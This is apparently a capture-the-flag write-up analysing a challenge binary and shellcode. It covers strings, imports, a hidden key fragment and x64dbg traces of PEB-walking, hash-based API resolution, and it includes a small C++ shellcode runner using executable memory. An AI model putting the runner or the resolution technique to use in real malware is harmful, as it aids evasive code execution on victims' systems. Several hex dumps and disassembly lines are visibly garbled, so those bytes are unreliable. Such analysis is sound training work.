

## Shellcode CTF DS 2023

- Category: Threat Hunt
- Level: Medium
- Note: A 32-bit Windows is recommended (optional)


- Description: One of our incident responders has found the following fragments during an attack (shellcode, ajjvhakjhcsas.exe) We only know that these files are related and form part of an attack. Can you help us find out what happened here?

### 1. Start

First we need to clarify what we are dealing with. This is a malware attack with at least 2 fragments. We start by analyzing the binary.

### 2nd Analysis

The first analysis shows that the binary is probably not packed and shows low entropy.



### 3. Strings

There are only a few interesting strings to find:

- Full path to Windows Edge with a link to youtube
- USERPROFILE
- \abc.exe
- delete\_this: 0x%p
- Running from: %s

	Offset	Size	Type	String
8	1b60	0e	A	bad allocation
9	1b7c	11	A	Unknown exception
0	1b90	14	A	bad array new length
1	1ba8	0f	A	string too long
2	1bb8	62	A	C:\Program Files\Microsoft\Edge\Application\msedge.exe https://www.youtube.com...
3	1c1c	0b	A	USERPROFILE
4	1c28	08	A	\abc.exe
5	1c34	11	A	delete_this: 0x%p
6	1c49	10	A	Running from: %s
7	1f0c	06	A	RSDSeq
8	1f24	58	A	C:\Users\user\source\repos\ctf-ds-2023-shellcode1-2\Release\ctf-ds-2023-...
9	1fa0	08	A	.text\$mn
0	1fb4	07	A	.text\$x
1	1fc4	08	A	.idata\$5


#### 4. Imports

If we load the binary into x64dbg, we can see some interesting imports or function calls. The following function is called via kernel32:

- CreateProcessA
- Sleep
- GetCurrentProcess

Base	Module	Address	Type	Ordinal	Symbol
00150000	ajivhakjhcsas.exe	00151940	Export	0	OptionalHeader.AddressOfEntryPoint
5D510000	msvcp140.dll	00153000	Import		kernel32.Sleep
675E0000	vcruntime140.dll	00153004	Import		kernel32.CreateProcessA
75540000	win32u.dll	00153008	Import		kernel32.SetUnhandledExceptionFilter
75580000	kernelbase.dll	0015300C	Import		kernel32.GetCurrentProcess
758C0000	msvcp_win.dll	00153010	Import		kernel32.TerminateProcess
75990000	ucrtbase.dll	00153014	Import		kernel32.IsProcessorFeaturePresent
75AB0000	gdi32full.dll	00153018	Import		kernel32.QueryPerformanceCounter
75C30000	ole32.dll	0015301C	Import		kernel32.GetCurrentProcessId
75E90000	combase.dll	00153020	Import		kernel32.GetCurrentThreadId
76910000	gdi32.dll	00153024	Import		kernel32.GetSystemTimeAsFileTime
76940000	user32.dll	00153028	Import		ntdll.InitializeSLISTHead
77010000	kernel32.dll	0015302C	Import		kernel32.IsDebuggerPresent
77150000	rpcrt4.dll	00153030	Import		kernel32.GetModuleHandleW
77540000	ntdll.dll	00153034	Import		kernel32.UnhandledExceptionFilter
		0015303C	Import		msvcp140.?_Xlength_error@std@YAXPBD@Z
		00153044	Import		vcruntime140.__current_exception
		00153048	Import		vcruntime140._CxxThrowException
		0015304C	Import		vcruntime140.memset
		00153050	Import		vcruntime140.__std_exception_copy
		00153054	Import		vcruntime140.__std_exception_destroy
		00153058	Import		vcruntime140._CxxFrameHandler3

If we look for the function-calls Sleep and CreateProcessA in the binary, we come across an interesting part in +0x145c. The strings Running from, delete\_this and the call to Edge.exe can also be found here




```

.text:0015145C
.text:0015145C loc_15145C: ; CODE XREF: _main+2A8:j
.text:0015145C test     eax, eax
.text:0015145E jnz      short loc_1514C7
.text:00151460 lea      eax, [ebp+ArgList]
.text:00151466 mov      dword ptr [ebp+ArgList], 666C6168h
.text:00151470 push     eax ; ArgList
.text:00151471 push     offset Format ; "delete_this: 0x%p"
.text:00151476 mov      [ebp+var_7DC], 5F666F5Fh
.text:00151480 mov      [ebp+var_7D8], 3D796568h
.text:0015148A mov      [ebp+var_7D4], 74303077h
.text:00151494 mov      [ebp+var_7D0], 74303077h
.text:0015149E call     sub_151010
.text:001514A3 mov      eax, [ebp+var_878]
.text:001514A9 push     dword ptr [eax] ; ArgList
.text:001514AB push     offset aRunningFromS ; "\nRunning from: %s"
.text:001514B0 call     sub_151010
.text:001514B5 mov      esi, ds:Sleep
.text:001514BB add      esp, 10h
.text:001514BE push     0EA60h ; dwMilliseconds
.text:001514C3 call     esi ; Sleep

```

## 5. Comparison

If we scroll a little further up here we see a `cmp esi, edi`. So there seems to be a comparison taking place that either opens the YouTube video or does something with the 2 strings.





## 6. x64dbg

If we examine this part manually in x64dbg and force the jump to left (red, zf=0) then a console opens with the following content:

delete\_this: 0x0014F0B0


Running from: C:\Users\user\Desktop\binary.exe

It seems as if the developer forgot to remove the relevant strings here. To find out what this jump is all about, let's examine the binary again in IDA Free. We see several `mov[ebp+X]` on the left. If we convert the values we get a string "half\_of\_key\_w00tw00t"






Since the developer apparently forgot to delete the corresponding string “delete\_this”, we also see the appropriate value here where the “half\_key” is located.



00AFF670	5C 61 62 63	2E 65 78 65	00 F6 57 77	E0 01 04 E5	\abc.exe.öwwä..ä
00AFF680	08 00 00 00	0F 00 00 00	68 61 6C 66	5F 6F 66 5F	.....half_of_
00AFF690	6B 65 79 3D	77 30 30 74	77 30 30 74	01 00 00 00	key=w00tw00t...
00AFF6A0	00 00 C7 00	55 01 00 00	70 02 C7 00	00 00 C7 00	..Ç.U...p.Ç...Ç.
00AFF6B0	00 00 00 00	70 02 C7 00	F8 51 C7 00	00 00 C7 00	....p.Ç.øQÇ...Ç.

## 7. Shellcode

From this point on, the binary doesn't seem to do anything other than call the sleep function in a loop. So let's first focus on the shell code. To execute this we can build a corresponding binary that takes the shellcode, provides a memory area and then executes it from there.



```
#include <iostream>
#include <cstring>
#include <Windows.h>

int main()
{
    unsigned char shellcode[] = "\x89\xe5\x81\xc4\xf0\xf4\xff\xff\x31\xc9\x64\x8b\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x5e\x81\xbf\x02\x00";

    //Allocate memory for shellcode
    LPVOID executableMemory = VirtualAlloc(NULL, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

    //Copy shellcode into region
    std::memcpy(executableMemory, shellcode, sizeof(shellcode));

    //Call shellcode
    typedef int(*ShellcodeFunction)();
    ShellcodeFunction function = (ShellcodeFunction)executableMemory;
    function();

    return 0;
}
```

## 8. Analysis

Once the program has been created, we jump to the appropriate point with x64dbg (call eax)

Assembly code snippet from shellcode\_runner.cpp:

```

00B0100F 57      push edi
00B01010 6A 40   push 40
00B01012 68 00300000 push 3000
00B01017 68 80030000 push 380
00B0101C 8E F8208000 mov esi,<shellcode_runner."<x89\xE5\x81\
00B01021 80D0 50CFFFF lea edi,dword ptr ss:[ebp-380]
00B01027 F3:A5   rep movsd
00B01029 59      push ecx
00B0102B FF15 00208000 call dword ptr ds:[<_VirtualAllocStub
00B01031 8BF8    mov edi,eax
00B01033 80B5 50CFFFF lea esi,dword ptr ss:[ebp-380]
00B01039 83EC    mov ecx,ecx
00B0103E F3:A5   rep movsd
00B01040 FFD0    call eax
00B01042 5F      pop edi
00B01043 33C0    xor eax,eax
00B01045 5E      pop esi
00B01046 88E5    mov esp,ebp
00B01048 5D      pop ebp
00B0104A 3800 04308000 cmp ecx,dword ptr ds:[<_security_cook
00B01052 75 01   jne <shellcode_runner.failure>
00B01053 C3      ret
00B01054 79020000 jmp <shellcode_runner.__report_gsfailur
00B01056 56      push esi
00B01059 6A 01   push 1
00B0105B E8 6F080000 call <shellcode_runner.__set_app_type>
00B01060 E8 56060000 call <shellcode_runner.__get_startup_fil
00B01065 58      push eax
00B01066 E8 9A080000 call <shellcode_runner.__set_fmde>
00B01068 E8 44060000 call <shellcode_runner.__get_startup_new
00B01070 8BF8    mov esi,eax
00B01072 E8 8E080000 call <shellcode_runner.__p_commode>
00B01077 6A 01   push 1
00B01079 mov dword ptr ds:[eax],esi
00B0107B E8 FA030000 call <shellcode_runner.__scr_initialize
00B01082 5E      pop esi
00B01084 84C0    test al,al
00B01086 73 73   je shellcode_runner.B010FB
00B0108A 0B22    frcl ecx
00B0108C E8 73080000 call <shellcode_runner.__RTC_initialize>

```

Register values (Right Pane):

```

EAX 00A0B000
EBX 00048000
ECX 00000000
EDX 775D2850
EBP 00A5FCC4
ESP 00A5F90C
ESI 00A5FCC4
EDI 00A0B030

```

Memory Dump (Bottom Pane):

```

Address Hex ASCII
00A0B000 89 55 81 C4 F0 F4 FF FF 31 C9 64 88 71 30 8B 76 .i.Ab0y1iEd.q0.v
00A0B010 0C 88 76 1C 8B 51 08 88 7E 20 8B 36 66 39 4F 18 .v.v.A0y1iEd.q0.v
00A0B020 75 F2 E8 06 5E 89 75 04 E8 54 E8 F5 FF FF 60 0B.E.A.U.2t0y0y
00A0B030 8B 43 3C 88 7C 03 78 01 DF 88 4F 18 8B 47 20 01 .<C.<.x.E.O.G .
00A0B040 D8 89 45 FC E3 36 49 88 45 FC 8B 34 88 01 DE 31 0.EuAgi.Eu.4..p1
00A0B050 C0 99 FC AC 84 C0 74 07 C1 CA 00 01 C2 E8 F4 3B .U..Ac.E..Ae0:
00A0B060 54 24 74 DF 88 57 24 01 DA 66 8B 0C 4A 88 57 T55uL.W5.Ur..W
00A0B070 1C 01 DA 8B 04 BA 01 D8 89 44 24 1C 61 C3 68 83 .U...0.05.AAh.
00A0B080 B9 85 78 FF 55 04 89 45 10 68 8E 4E 0E EC FF 55 .uxyu..E.h.N.iyu
00A0B090 04 89 45 14 8B 88 FE 8B 1F 55 04 89 45 18 68 .E.hrp".yu..E.h
00A0B0A0 54 89 04 A4 FF 55 04 89 45 1C 68 7E D8 E2 73 FF T..xyu..E.h-0asy
00A0B0B0 55 04 89 45 20 68 02 FA 0D E6 FF 55 04 89 45 30 U..E.h.U.zyu..E0
00A0B0C0 68 C0 97 E2 EF FF 55 04 89 45 34 68 8F 22 A4 96 hA.aiyu..E4h."h.
00A0B0D0 FF 55 04 89 45 28 68 E9 1B 90 57 FF 55 04 89 45 yu..E8he..wyu..E
00A0B0E0 40 68 80 49 2D 0B FF 55 04 89 45 31 C0 88 11 8hT.Oyu..EDJA..
00A0B0F0 64 6C 6C C1 E8 08 50 68 65 6E 76 2E 68 75 65 d1lAE.Phenv.huse
00A0B100 72 54 FF 55 14 89 C3 68 14 39 EA F2 FF 55 04 89 rTyU..Ah.96bvu..

```

9. Dll-load and function-resolve

The first thing that catches the eye is the mov calls to esi. Here we see the value [fs:030], [esi+0x0c] and [esi+0x1c]. The shell code tries to find the individual loaded modules via PEB, Ldr and Ldr.InInitOrder.

Assembly code snippet:

```

00A0B008 31C9    xor ecx,ecx
00A0B00A 64:8B71 30   mov esi,dword ptr [fs:[ecx+30]]
00A0B00E 8B76 0C mov esi,dword ptr ds:[esi+C]
00A0B011 8B76 1C mov esi,dword ptr ds:[esi+1C]
00A0B014 8B7E 08 mov ebx,dword ptr ds:[esi+8]
00A0B017 8B7E 20 mov edi,dword ptr ds:[esi+20]
00A0B01A 8B36    mov esi,dword ptr ds:[esi]
00A0B01C 66:394F 18   cmp word ptr ds:[edi+18],cx
00A0B020 75 F2   jne AB0014
00A0B022 EB 06   jmp AB002A
00A0B024 5E      pop esi
00A0B025 8975 04 mov dword ptr ss:[ebp+4],esi
00A0B028 EB 54   jmp AB007E
00A0B02A E8 F5FFFFFF call AB0024
00A0B02F 60      pushad
00A0B030 8B43 3C mov eax,dword ptr ds:[ebx+3C]
00A0B033 8B7C03 78 mov edi,dword ptr ds:[ebx+eax+78]
00A0B037 01DF    add edi,ebx
00A0B039 8B4F 18 mov ecx,dword ptr ds:[edi+18]
00A0B03C 8B47 20 mov eax,dword ptr ds:[edi+20]
00A0B03F 01D8    add eax,ebx
00A0B041 mov dword ptr ss:[ebp-4],eax
00A0B044 E3 36   jecxz AB007C
00A0B046 8BC8    dec ecx

```

Register values (Right Pane):

```

edi:L"ntd11.dll", [esi+20]:L"KERNELBASE.dll"
edi+18:"srvGetWindowsDirectoryw"

```

	00000036	Word	0000
	00000038	Word	0000
	0000003A	Word	0000
e_lfanew	0000003C	Dword	000000

Malware developers use this to dynamically find the address of kernel32.dll, which can then be used to load additional modules via LoadLibrary. That is probably the case here too. So a few instructions further we should find several calls to the resolved LoadLibrary.

008D007E	68 83B9B578	push 7885B983
008D0083	FF55 04	call dword ptr ss:[ebp+4]
008D0086	8945 10	mov dword ptr ss:[ebp+10],eax
008D0089	68 8E4E0EEC	push EC0E4E8E
008D008E	FF55 04	call dword ptr ss:[ebp+4]
008D0091	8945 14	mov dword ptr ss:[ebp+14],eax
008D0094	68 72FEB316	push 1683FE72
008D0099	FF55 04	call dword ptr ss:[ebp+4]
008D009C	8945 18	mov dword ptr ss:[ebp+18],eax
008D009F	68 548904A4	push A4048954
008D00A4	FF55 04	call dword ptr ss:[ebp+4]
008D00A7	8945 1C	mov dword ptr ss:[ebp+1C],eax
008D00AA	68 7ED8E273	push 73E2D87E
008D00AF	FF55 04	call dword ptr ss:[ebp+4]
008D00B2	8945 20	mov dword ptr ss:[ebp+20],eax
008D00B5	68 02FA0DE6	push E60DFA02
008D00BA	FF55 04	call dword ptr ss:[ebp+4]
008D00BD	8945 30	mov dword ptr ss:[ebp+30],eax
008D00C0	68 C097E2EF	push EFE297C0
008D00C5	FF55 04	call dword ptr ss:[ebp+4]
008D00C8	8945 34	mov dword ptr ss:[ebp+34],eax
008D00CB	68 8F22A496	push 96A4228F
008D00D0	FF55 04	call dword ptr ss:[ebp+4]
008D00D3	8945 38	mov dword ptr ss:[ebp+38],eax
008D00D6	68 E9189D57	push 579D18E9
008D00DB	FF55 04	call dword ptr ss:[ebp+4]
008D00DE	8945 40	mov dword ptr ss:[ebp+40],eax
008D00E1	68 80492DDB	push DB2D4980
008D00E6	FF55 04	call dword ptr ss:[ebp+4]
008D00E9	8945 44	mov dword ptr ss:[ebp+44],eax
008D00EC	31C0	xor eax,eax
008D00EE	B8 11646C6C	mov eax,6C6C6411
008D00F3	C1E8 08	shr eax,8
008D00F6	50	push eax
008D00F7	68 656E762E	push 2E766E65
008D00FC	68 75736572	push 72657375
008D0101	54	push esp
008D0102	FF55 14	call dword ptr ss:[ebp+14]
008D0105	89C3	mov ebx,eax

X64dbg helps us here and resolves the function calls accordingly.



008D0078	894424 1C	mov dword ptr ss:[esp+1C],eax	eax:_LoadLibraryASTub@4
008D007C	61	popad	
008D007D	C3	ret	
008D007E	68 83B98578	push 78858983	
008D0083	FF55 04	call dword ptr ss:[ebp+4]	
008D0086	8945 10	mov dword ptr ss:[ebp+10],eax	[ebp+10]:_TerminateProcessStub@4
008D0089	68 8E4E0EEC	push EC0E4E8E	
008D008E	FF55 04	call dword ptr ss:[ebp+4]	
008D0091	8945 14	mov dword ptr ss:[ebp+14],eax	eax:_LoadLibraryASTub@4
008D0094	68 72FEB316	push 1683FE72	
008D0099	FF55 04	call dword ptr ss:[ebp+4]	
008D009C	8945 18	mov dword ptr ss:[ebp+18],eax	eax:_LoadLibraryASTub@4
008D009F	68 548904A4	push A4048954	
008D00A4	FF55 04	call dword ptr ss:[ebp+4]	
008D00A7	8945 1C	mov dword ptr ss:[ebp+1C],eax	eax:_LoadLibraryASTub@4
008D00AA	68 7ED8E273	push 73E2D87E	
008D00AF	FF55 04	call dword ptr ss:[ebp+4]	
008D00B2	8945 20	mov dword ptr ss:[ebp+20],eax	eax:_LoadLibraryASTub@4
008D00B5	68 02FA0DE6	push E60DFA02	
008D00BA	FF55 04	call dword ptr ss:[ebp+4]	
008D00BD	8945 30	mov dword ptr ss:[ebp+30],eax	eax:_LoadLibraryASTub@4
008D00C0	68 C097E2EF	push EFE297C0	
008D00C5	FF55 04	call dword ptr ss:[ebp+4]	
008D00C8	8945 34	mov dword ptr ss:[ebp+34],eax	eax:_LoadLibraryASTub@4
008D00CB	68 8F22A496	push 96A4228F	
008D00D0	FF55 04	call dword ptr ss:[ebp+4]	
008D00D3	8945 38	mov dword ptr ss:[ebp+38],eax	eax:_LoadLibraryASTub@4
008D00D6	68 E91B9D57	push 579D1BE9	
008D00DB	FF55 04	call dword ptr ss:[ebp+4]	
008D00DE	8945 40	mov dword ptr ss:[ebp+40],eax	eax:_LoadLibraryASTub@4
008D00E1	68 B0492DDB	push DB2D4980	
008D00E6	FF55 04	call dword ptr ss:[ebp+4]	
008D00E9	8945 44	mov dword ptr ss:[ebp+44],eax	eax:_LoadLibraryASTub@4
008D00EC	31C0	xor eax,eax	eax:_LoadLibraryASTub@4
008D00EE	B8 1164C6C	mov eax,6C6C6411	eax:_LoadLibraryASTub@4
008D00F3	C1E8 08	shr eax,8	eax:_LoadLibraryASTub@4
008D00F6	50	push eax	eax:_LoadLibraryASTub@4
008D00F7	68 656E762E	push 2E766E65	
008D00FC	68 75736572	push 72657375	

If you go through all of these calls, you will also see corresponding entries in the x64dbg log regarding loaded libraries.

10.

```

Breakpoint at 008D018B set!
DLL Loaded: 75370000 C:\Windows\System32\userenv.dll
DLL Loaded: 77150000 C:\Windows\System32\rpcrt4.dll
DLL Loaded: 76F90000 C:\Windows\System32\advapi32.dll
DLL Loaded: 77480000 C:\Windows\System32\msvcrt.dll
DLL Loaded: 76200000 C:\Windows\System32\sechost.dll
DLL Loaded: 770B0000 C:\Windows\System32\psapi.dll
DLL Loaded: 76940000 C:\Windows\System32\user32.dll
DLL Loaded: 75540000 C:\Windows\System32\win32u.dll
DLL Loaded: 76910000 C:\Windows\System32\gdi32.dll
DLL Loaded: 75AB0000 C:\Windows\System32\gdi32full.dll
DLL Loaded: 758C0000 C:\Windows\System32\msvcp_win.dll
